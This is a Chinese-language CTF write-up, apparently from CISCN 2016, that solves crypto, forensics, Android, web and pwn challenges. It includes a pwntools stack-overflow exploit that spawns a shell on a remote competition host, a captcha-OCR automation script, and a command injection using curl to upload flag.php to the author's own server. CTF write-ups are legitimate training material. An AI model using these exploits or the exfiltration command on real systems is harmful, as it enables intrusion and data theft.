
**你好 I春秋**

没啥说的 关注像女shen朋jing友bing一样的微信号按提示回复即可



**传感器1**

根据提示想到应为曼切斯特编码。正常解码后与传感器ID对应，发现有三组八位相反，按位翻转顺序即可

int main(int argc, const char \* argv[]) {

int dataLen = strlen(data);

for(int i=0, j=0; i<dataLen; i+=4, ++j)

{

binary2[j] = decode(data[i]) << 6;

binary2[j] += decode(data[i+1]) << 4;

binary2[j] += decode(data[i+2]) << 2;

binary2[j] += decode(data[i+3]) << 0;

binary2[j] = rrev(binary2[j]);

}

printByteArrayToBinaryString((uint8\_t \*)&int\_id, 3);


printByteArrayToBinaryString(binary2, 9);

printByteArray(binary2, 9);

putchar('\n');

return 0;

}



**对称密码1**

可以分析出这是个按位异或的加密算法，因此考虑逐位破解。然而与一般的按位异或不同，这个算法需要 key 的前两位来确定结果的第一位。


可以想出，最终结果一定是 flag{ 开头的。

将题干中给的代码替换掉原有的代码，发现用 Start 解出来第一位已经是 f 了，因此从第三位开始。枚举 a~z 的字母，直到第二位是 l 为止，然后枚举第三位，以此类推，直到得出 flag{... 为止。算出来之后发现解密结果为 flag{RongrpdulaeionsNYou\_|ade\_ehe\_fxrst\_btep}，猜想最终结果应该类似于 flag{CongratulationsNYou\_|ade\_the\_first\_step} 这样子。


继续往后时发现 key 有循环：St(itere)（括号里是循环节），于是就将 itere 复制了几次，得到 flag{Congradulations\_You\_made\_the\_first\_step}。

**破译**


因为想到flag格式必然为flag{xxxxx}，所以X8SY应该是对应flag，所以想到大写字母减5模26再加97，数字加5模26再加97，得到



显然其中有一部分字符并不正确，并且发现不正确的这段原文刚好是A到G，数字是0到4，所以重新调整解密方式：



得到flag：




观察到原文都是用了大写，所以全部改为大写即得flag：

FLAG{GSOLPDMHCTMABCID}

**Careful**

明显的栈溢出，通过指定v3可以覆盖返回地址，想要构造shellcode太短了，只能写10个字节，注意到i也在栈上，所以可以重置计数器，最后exp如下：



#!/usr/bin/env python

from pwn import \*

DEBUG=0

if DEBUG:

p = process("./bin/A44DD70F78267A1CCBEE12FE0D490AD6")

context.log\_level = 'debug'

else:

p = remote("106.75.37.29", 10000)

def resetCounter():

p.recvuntil("input index:")

p.sendline("28")

p.recvuntil("input value:")

p.sendline(str(0x0))

def writeAddress(start, addr):

data = hex(addr)[2:].rjust(8,'0')

print data

p.recvuntil("input index:")

p.sendline(str(start))

p.recvuntil("input value:")

p.sendline(str(int(data[6:],16)))

p.recvuntil("input index:")

p.sendline(str(start+1))

p.recvuntil("input value:")

p.sendline(str(int(data[4:6],16)))

p.recvuntil("input index:")

p.sendline(str(start+2))

p.recvuntil("input value:")

p.sendline(str(int(data[2:4],16)))

p.recvuntil("input index:")

p.sendline(str(start+3))

p.recvuntil("input value:")

p.sendline(str(int(data[:2],16)))

def setCounter():

p.recvuntil("input index:")

p.sendline("28")

p.recvuntil("input value:")

p.sendline(str(0x10))

def exp():

writeAddress(44, 0x08048420) #scanf

writeAddress(48, 0x080486ae) #pop pop ret

resetCounter()

writeAddress(52, 0x080486ed) # %d

writeAddress(56, 0x0804a200) # /bin

resetCounter()

writeAddress(60, 0x08048420) #scanf

writeAddress(64, 0x080486ae) #pop pop ret

resetCounter()

writeAddress(68, 0x080486ed) #%d

writeAddress(72, 0x0804a204) #/sh

resetCounter()

writeAddress(76, 0x080483e0) #plt@system

writeAddress(84, 0x0804a200)

raw\_input("bp2")

setCounter()

p.sendline(str(u32('/bin')))

p.sendline(str(u32('/sh\x00')))

p.interactive()

exp()

flag{9587c60c6962efc66d5adc7d18ee5500}

**珍贵资料**


unknown2是个apk，打开后发现用户名密码从sharedpref中储存的。



unknown是adb备份文件。

dd **if**=unknown bs=24 skip=1| openssl zlib -d > mybackup.tar

然后解压后得到加密后的密码为dudqlvqrero1



解密函数

**public static** String Decryption(String s) {  
 String string0;  
 StringBuilder sb = **new** StringBuilder();  
 **if**(s == **null** || s.length() < 1) {  
 System.***out***.println(**"you Input nothing."**);  
 string0 = **null**;  
 }  
 **else** {  
 s = s.toLowerCase();  
 **int** len = s.length();  
 **int** j;  
 **for**(j = 0; j < len; ++j) {  
 **int** a = **"ijklmstuvwxyz0123abcdenopqrfgh456789"**.indexOf(s.charAt(j));  
 **if**(a == 2) {  
 a = ***LEN*** - 1;  
 }  
  
 **if**(a == 1) {  
 a = ***LEN*** - 2;  
 }  
  
 **if**(a == 0) {  
 a = ***LEN*** - 3;  
 }  
  
 sb.append(**"ijklmstuvwxyz0123abcdenopqrfgh456789"**.charAt(a - 3));  
 }  
  
 string0 = sb.toString();  
 }  
  
 **return** string0;  
}

flag是amanisnobody

**Gold Rush**

暴力机器识别验证码

*# coding:utf8***import** pytesseract  
**from** PIL **import** Image  
**import** requests  
**import** time  
**import** re  
**from** pyquery **import** PyQuery  
  
s = requests.Session()  
r = s.get(**"http://106.75.30.59:8888/?pass=d937795eff9b5f19"**)  
r = s.post(**"http://106.75.30.59:8888/dologin.php"**, data={**"user"**: **"summer"**})  
  
id\_match = re.compile(**"\./rob\.php\?id=(.\*)"**)  
  
**def** doImage(file):  
 img = Image.open(file).convert(**'L'**)  
 WHITE, BLACK = 255, 0  
 size = img.size  
  
 img = img.point(**lambda** x: WHITE **if** x > 150 **else** BLACK)  
 img = img.convert(**'1'**)  
 *#img.show()* **return** pytesseract.image\_to\_string(img, lang=**"eng"**)  
  
**def** DoRobUser(id, name):  
 r = s.get(**"http://106.75.30.59:8888/rob.php?id="** + id)  
 r = s.get(**"http://106.75.30.59:8888/code.php"**, stream=True)  
 **with** open(**"code.png"**, **"w"**) **as** f:  
 **for** chunk **in** r.iter\_content(chunk\_size=1024):  
 **if** chunk: *# filter out keep-alive new chunks* f.write(chunk)  
 f.flush()  
 f.close()  
 code = doImage(**"code.png"**)  
 **print** code  
 r = s.post(**"http://106.75.30.59:8888/dorob.php"**, data={  
 **"user"**: name,  
 **"num"**: **"1"**,  
 **"code"**: code  
 })  
 jq = PyQuery(r.text)  
 text = jq(**".panel-body h1"**).text()  
 **print** text  
  
**def** robUser():  
 r = s.get(**"http://106.75.30.59:8888/game.php"**)  
 jq = PyQuery(r.text)  
 **for** i **in** range(0, 20):  
 tds = jq(**"table tbody tr"**).eq(i)  
 name = jq(tds).find(**"td"**).eq(1).text()  
 id = jq(tds).find(**"td a"**).attr(**"href"**)  
 **if not** id:  
 **continue** idm = id\_match.match(id).group(1)  
 DoRobUser(idm, name)  
  
**while** True:  
 robUser()

**itworks**

进去之后发现 index.php 里面除了一句话以外啥也没有，尝试各种文件，结果发现 flag.php，然而并没有有用的东西。根据提示可以猜想是 vi 的临时文件，尝试了 index.php~ .index.php.swp .index.php.swn，最终发现 .index.php.swo 是存在的，经恢复可得 index.php 的代码。

看到代码中需要让 $\_GET[num] 为 1，然而不能直接等于 1，因此用 0.999999999999999999 达到效果；最后的命令注入可以构造 curl$curl -T flag.php http://自己的服务器/getflag.php < ./flag.php，这样可以通过 getflag.php 将接收到的 PUT 数据保存。getflag.php 的内容如下：

<?php

$db = new mysqli('localhost', 'root', 'root', 'getflag');

$t = file\_get\_contents('php://input');

$db->query("INSERT INTO `getflag` (`flag`) VALUES('{$t}')");

?>

然后在自己的服务器上查看数据库 getflag，可得如下内容：

<?php

echo "Yep,Flag is here,But u cant look in here!";

//flag is here!

//flag{2984bce1807c46879cb80995c7003109}

?>

**可信度量**

题目给的 source/sm3.c 中已经有了对于文件摘要的函数，因此可以直接在最后加入 main 函数编译：

int main(int argc, char \*\*argv) {

uint32\_t hash[8];

calculate\_sm3(argv[1], hash);

for (int i = 0; i < 8; i++) {

printf("%02x%02x%02x%02x",

(hash[i] & 0x000000ff),

(hash[i] & 0x0000ff00) >> 8,

(hash[i] & 0x00ff0000) >> 16,

(hash[i] & 0xff000000) >> 24);

}

printf("\n");

return 0;

}

这样就可以直接调用 sm3 file 命令，在屏幕上输出 file 的摘要值。于是可以再用一段 shell 来解决多个文件的问题：

#!/bin/bash

gcc source/sm3.c -o source/sm3 -O2 --std=c99

for file in `ls sbinbackup`

do

hash=$(./source/sm3 sbinbackup/$file)

found=$(cat digest\_list | grep $hash)

if [ "$found" == "" ]

then

echo $file


fi

done

输出是：insmod、iptables、iwevent、reboot，因此可得 flag{ins\_ipt\_iwe\_reb}。

**Pretty Good Privacy**

Docx文件中隐写了密码



得到TrueCrypt的密码是tcCISCN2016 PGP的密码是PGPCISCN2016


从TC卷中得到PGP的密钥对。然后用PGP密码解开私钥解压secret.docx

